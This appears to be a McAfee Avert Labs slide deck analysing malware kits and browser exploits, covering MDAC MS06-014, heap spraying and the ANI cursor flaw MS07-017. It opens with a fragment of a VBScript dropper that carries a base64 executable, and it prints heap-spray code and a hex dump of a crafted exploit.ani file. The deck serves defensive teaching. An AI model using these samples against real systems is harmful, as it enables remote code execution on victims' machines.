<script language="vbs">st=wd&cj&fn&".exe"
fr=LCase(Replace(fr,"/",cj))
dr=LCase(dr)
tl=dr&cj&fn&".hta"
Sub bs
r="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4
gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAADZGnDanXseiZ17Homdex6JnXsfiZh7Hon/ZA2Jnn
seiatdFYmcex6JUmljaJ17HokAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEBAAUsI
UcAAAAAAAAAAOAADwELAQYAANYAAAAAAAAAAAAAA0OIAAAAQAAAA8AAAAABAAAAQAAAAAgAA
BAAAAAAAAAAEAAAAAAAAAAADwAAAAAgAAAAAAAAIAAAAAADAAAAAwAAAAEAAAEAAAAAAAAABA
AAAAAAAAAAAAAAANzjAAAoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAGAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAatQAAAAQAAAA1gAAAAIAAAAAAAAAA
AAAAAAAAACAABOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs5AAANOQAAELkAABO5AAAHOQ
AAAAAAAA43DQ7mf6xL5zUwBehPyqYowIYCaSGm8aHWikuTTsjOCoJo2U8y1vE/G/2wzpPrD
jHJyfa0Ot1jC9sAw/jMwg5RL3iKL1eZJ1Q2omESykdufvwqa/cetJom3TnyKf+sVUoD5ahn
awqRMpVmhneIJsjVwyU8GTZpUgKZCO0OIEoirrtv70k63r187yuagq8OEZINX1WTX16o1FQ
ZktW3rYjskyyQm8KgpDAC3UPg0sN+yIQ79F+aljasQzeHOYor1LnpKfXuUUxG5c8fF4rlj8
kDFtlR4WDRBqEOFPoH1KO0GvHZXc7q9hul1h4uyLJ4HdZGEdygxT4Zi7p/drK6pfMxbSByt
K5UEIHoJXhGNscuvb10t3ZQkKv5OHIstBIZT3k+CGQ1KoB6yPctFn1hKLSNjeWeo53hdR7R
```

Analysis of Adversarial Code: The role of Malware Kits !

DEMO

(Deobfuscating Malicious Scripts)

McAfee®
Proven Security™

Analysis of Adversarial Code: The role of Malware Kits !

How Browser Exploits Work?

Analysis of Adversarial Code: The role of Malware Kits !


MDAC Exploit – MS06-014

- The exploit is delivered to a user's browser via an iframe on a compromised /malicious web page.
- The iframe contains JavaScript to instantiate an ActiveX object with
  - CLSID {BD96C556-65A3-11D0-983A-00C04FC29E36}
- The Javascript makes an AJAX XMLHTTP request to download an executable.
- Adodb.stream is used to write the executable to disk.
- Shell.Application is used to launch the newly written executable.

Analysis of Adversarial Code: The role of Malware Kits !

Heap Spray Exploit

- ▶ State of the art in browser exploitation – developed by SkyLined in 2004.
- ▶ System heap accessible from JavaScript Code



```
var nop = unescape("%u9090%u9090");

// Create a 1MB string of NOP instructions followed by shellcode:
//
// malloc header   string length   NOP slide   shellcode   NULL terminator
// 32 bytes        4 bytes         x bytes     y bytes     2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2);

var x = new Array();

// Fill 200MB of memory with copies of the NOP slide and shellcode
for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}
```

Analysis of Adversarial Code: The role of Malware Kits !

Background: ANI Vulnerability

- What Microsoft had to say?
  - “A remote code execution vulnerability exists in the way that Windows handles cursor, animated cursor, and icon formats. An attacker could try to exploit the vulnerability by constructing a malicious cursor or icon file that could potentially allow remote code execution” – ms07-017
- Related vulnerability reported by eeye in 2005.
  - Vulnerability in LoadCursorIconFromFileMap() function in user32.dll
  - Caused due to improper bound checking while reading the structure.


Analysis of Adversarial Code: The role of Malware Kits !

Defining the Vulnerability: ANI File Format

- ANI file format is used for storing animated cursors
- Based on RIFF multimedia file format
- Each chunk starts with a 4 byte ASCII tag, followed by a dword specifying the size of the data contained in the chunk.
- One of the chunks in an ANI file is the anih chunk, which contains a 36-byte animation header structure.
  - "anih" {(DWORD)Length_of_AnimationHeader} {AnimationHeaderBlock}
- The vulnerable code did not validate the length of the anih chunk before reading the chunk data into fixed size buffer on the stack.

Analysis of Adversarial Code: The role of Malware Kits !


Defining the Vulnerability: LoadAniIcon() Patched



```
.text:7E45402C                 call    _ReadTag@8      ; ReadTag(x,x)
.text:7E454031                 test    eax, eax
.text:7E454033                 jnz     short loc_7E45403D
.text:7E454035                 jmp     loc_7E454298
.text:7E45403A ; ---------------------------------------------------------------
.text:7E45403A
.text:7E45403A loc_7E45403A:                           ; CODE XREF: LoadAniIcon
.text:7E45403A                 mov     esi, [ebp+var_10]
.text:7E45403D
.text:7E45403D loc_7E45403D:                           ; CODE XREF: LoadAniIcon
.text:7E45403D                 mov     eax, [ebp+var_28]
.text:7E454040                 cmp     eax, 20716573h
.text:7E454045                 jz      loc_7E454207
.text:7E45404B                 cmp     eax, 5453494Ch
.text:7E454050                 jz      loc_7E454161
.text:7E454056                 cmp     eax, 65746172h
.text:7E45405B                 jz      loc_7E45413F
.text:7E454061                 cmp     eax, 68696E61h
.text:7E454066                 jnz     loc_7E45418B
.text:7E45406C                 cmp     [ebp+var_24], 24h
.text:7E454070                 jnz     loc_7E454298
.text:7E454076                 lea     eax, [ebp+var_4C]
.text:7E454079                 push    eax
.text:7E45407A                 lea     eax, [ebp+var_28]
.text:7E45407D                 push    eax
.text:7E45407E                 push    ebx
.text:7E45407F                 call    _ReadChunk@12   ; ReadChunk(x,x,x)
.text:7E454084                 test    eax, eax
.text:7E454086                 jz      loc_7E454298
```

Analysis of Adversarial Code: The role of Malware Kits !


Defining the Vulnerability: LoadAniIcon() Unpatched



```
.text:77D83FD2                 call    _ReadTag@8      ; ReadTag(x,x)
.text:77D83FD7                 test    eax, eax
.text:77D83FD9                 jz      loc_77D8423F
.text:77D83FDF                 jmp     short loc_77D83FE4
.text:77D83FE1 ; ---------------------------------------------------------------
.text:77D83FE1
.text:77D83FE1 loc_77D83FE1:                           ; CODE XREF: LoadAniIcon
.text:77D83FE1                 mov     esi, [ebp+var_8]
.text:77D83FE4
.text:77D83FE4 loc_77D83FE4:                           ; CODE XREF: LoadAniIcon
.text:77D83FE4                 mov     eax, [ebp+var_28]
.text:77D83FE7                 cmp     eax, 20716573h
.text:77D83FEC                 jz      loc_77D8416E
.text:77D83FF2                 cmp     eax, 5453494Ch
.text:77D83FF7                 jz      loc_77D840C8
.text:77D83FFD                 cmp     eax, 65746172h
.text:77D84002                 jz      loc_77D840AE
.text:77D84008                 cmp     eax, 68696E61h
.text:77D8400D                 jnz     loc_77D840F2
.text:77D84013                 lea     eax, [ebp+var_4C]
.text:77D84016                 push    eax
.text:77D84017                 lea     eax, [ebp+var_28]
.text:77D8401A                 push    eax
.text:77D8401B                 push    ebx
.text:77D8401C                 call    _ReadChunk@12   ; ReadChunk(x,x,x)
.text:77D84021                 test    eax, eax
.text:77D84023                 jz      loc_77D84210
```

Analysis of Adversarial Code: The role of Malware Kits !

Exploit



```
   exploit.ani    ↓FRO        0000001B        ---------         345 │Hiew 6.86 (c)SEN
00000000:  52 49 46 46-13 03 00 00-41 43 4F 4E-61 6E 69 68  RIFF‼♥  ACONanih
00000010:  24 00 00 00-24 00 00 00-FF FF 00 00-09 00 00 00  $   $     █○
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  04 00 00 00-01 00 00 00-54 53 49 4C-03 00 00 00  ♦   ☺   TSIL♥
00000040:  00 00 00 00-54 53 49 4C-04 00 00 00-02 02 02 02      TSIL♦   ☻☻☻☻
00000050:  61 6E 69 68-FF 00 00 00-FF 00 01 02-03 04 05 06  anih        ☺☻♥♦♣♠
00000060:  07 08 09 0D-0A 0B 0C 0D-0E 0F 10 11-12 13 14 15  •◘○♪◙♂♀♪♫☼►◄↕‼¶§
00000070:  16 17 18 19-1A 1B 1C 1D-1E 1F 20 21-22 23 24 25  ▬↨↑↓→←∟↔▲▼ !"#$%
00000080:  26 27 28 29-2A 2B 2C 2D-2E 2F 30 31-32 33 34 35  &'()*+,-./012345
00000090:  36 37 38 39-3A 3B 3C 3D-3E 3F 40 41-42 43 44 45  6789:;<=>?@ABCDE
000000A0:  46 47 48 49-4A 4B 4C 4D-4E 4F 50 51-52 53 54 55  FGHIJKLMNOPQRSTU
000000B0:  56 57 58 59-5A 5B 5C 5D-5E 5F 60 61-62 63 64 65  VWXYZ[\]^_`abcde
000000C0:  66 67 68 69-6A 6B 6C 6D-6E 6F 70 71-72 73 74 75  fghijklmnopqrstu
000000D0:  76 77 78 79-7A 7B 7C 7D-7E 7F 80 81-82 83 84 85  vwxyz{|}~⌂Çüéâäà
000000E0:  86 87 88 89-8A 8B 8C 8D-8E 8F 90 91-92 93 94 95  åçêëèïîìÄÅÉæÆôöò
000000F0:  96 97 98 99-9A 9B 9C 9D-9E 9F A0 A1-A2 A3 A4 A5  ûùÿÖÜ¢£¥₧ƒáíóúñÑ
00000100:  A6 A7 A8 A9-AA AB AC AD-AE AF B0 B1-B2 B3 B4 B5  ªº¿⌐¬½¼¡«»░▒▓│┤╡
00000110:  B6 B7 B8 B9-BA BB BC BD-BE BF C0 C1-C2 C3 C4 C5  ╢╖╕╣║╗╝╜╛┐└┴┬├─┼
00000120:  C6 C7 C8 C9-CA CB CC CD-CE CF D0 D1-D2 D3 D4 D5  ╞╟╚╔╩╦╠═╬╧╨╤╥╙╘╒
00000130:  D6 D7 D8 D9-DA DB DC DD-DE DF E0 E1-E2 E3 E4 E5  ╓╫╪┘┌█▄▌▐▀αßΓπΣσ
00000140:  E6 E7 E8 E9-EA EB EC ED-EE EF F0 F1-F2 F3 F4 F5  µτΦΘΩδ∞φε∩≡±≥≤⌠⌡
00000150:  F6 F7 F8 F9-FA FB FC FD-FE          -            ÷≈°∙·√ⁿ²■
```

Analysis of Adversarial Code: The role of Malware Kits !

DEMO

(Exploiting ANI Vulnerability MS07-017)

Analysis of Adversarial Code: The role of Malware Kits !

Revisiting the Agenda

- ▶ Malware Kits
  - Role of Malware kits
  - MPack & IcePack Architecture
- ▶ Obfuscation Techniques
  - Common Encoders / Decoders
  - Feebs Polymorphic worm
- ▶ Analyzing Obfuscated Code
- ▶ How Browser Exploits work?
  - ActiveX Exploits
  - Heap Spray Technique
  - Case Study: ANI Vulnerability

Analysis of Adversarial Code: The role of Malware Kits !

Questions ?

rahul_mohandas@avertlabs.com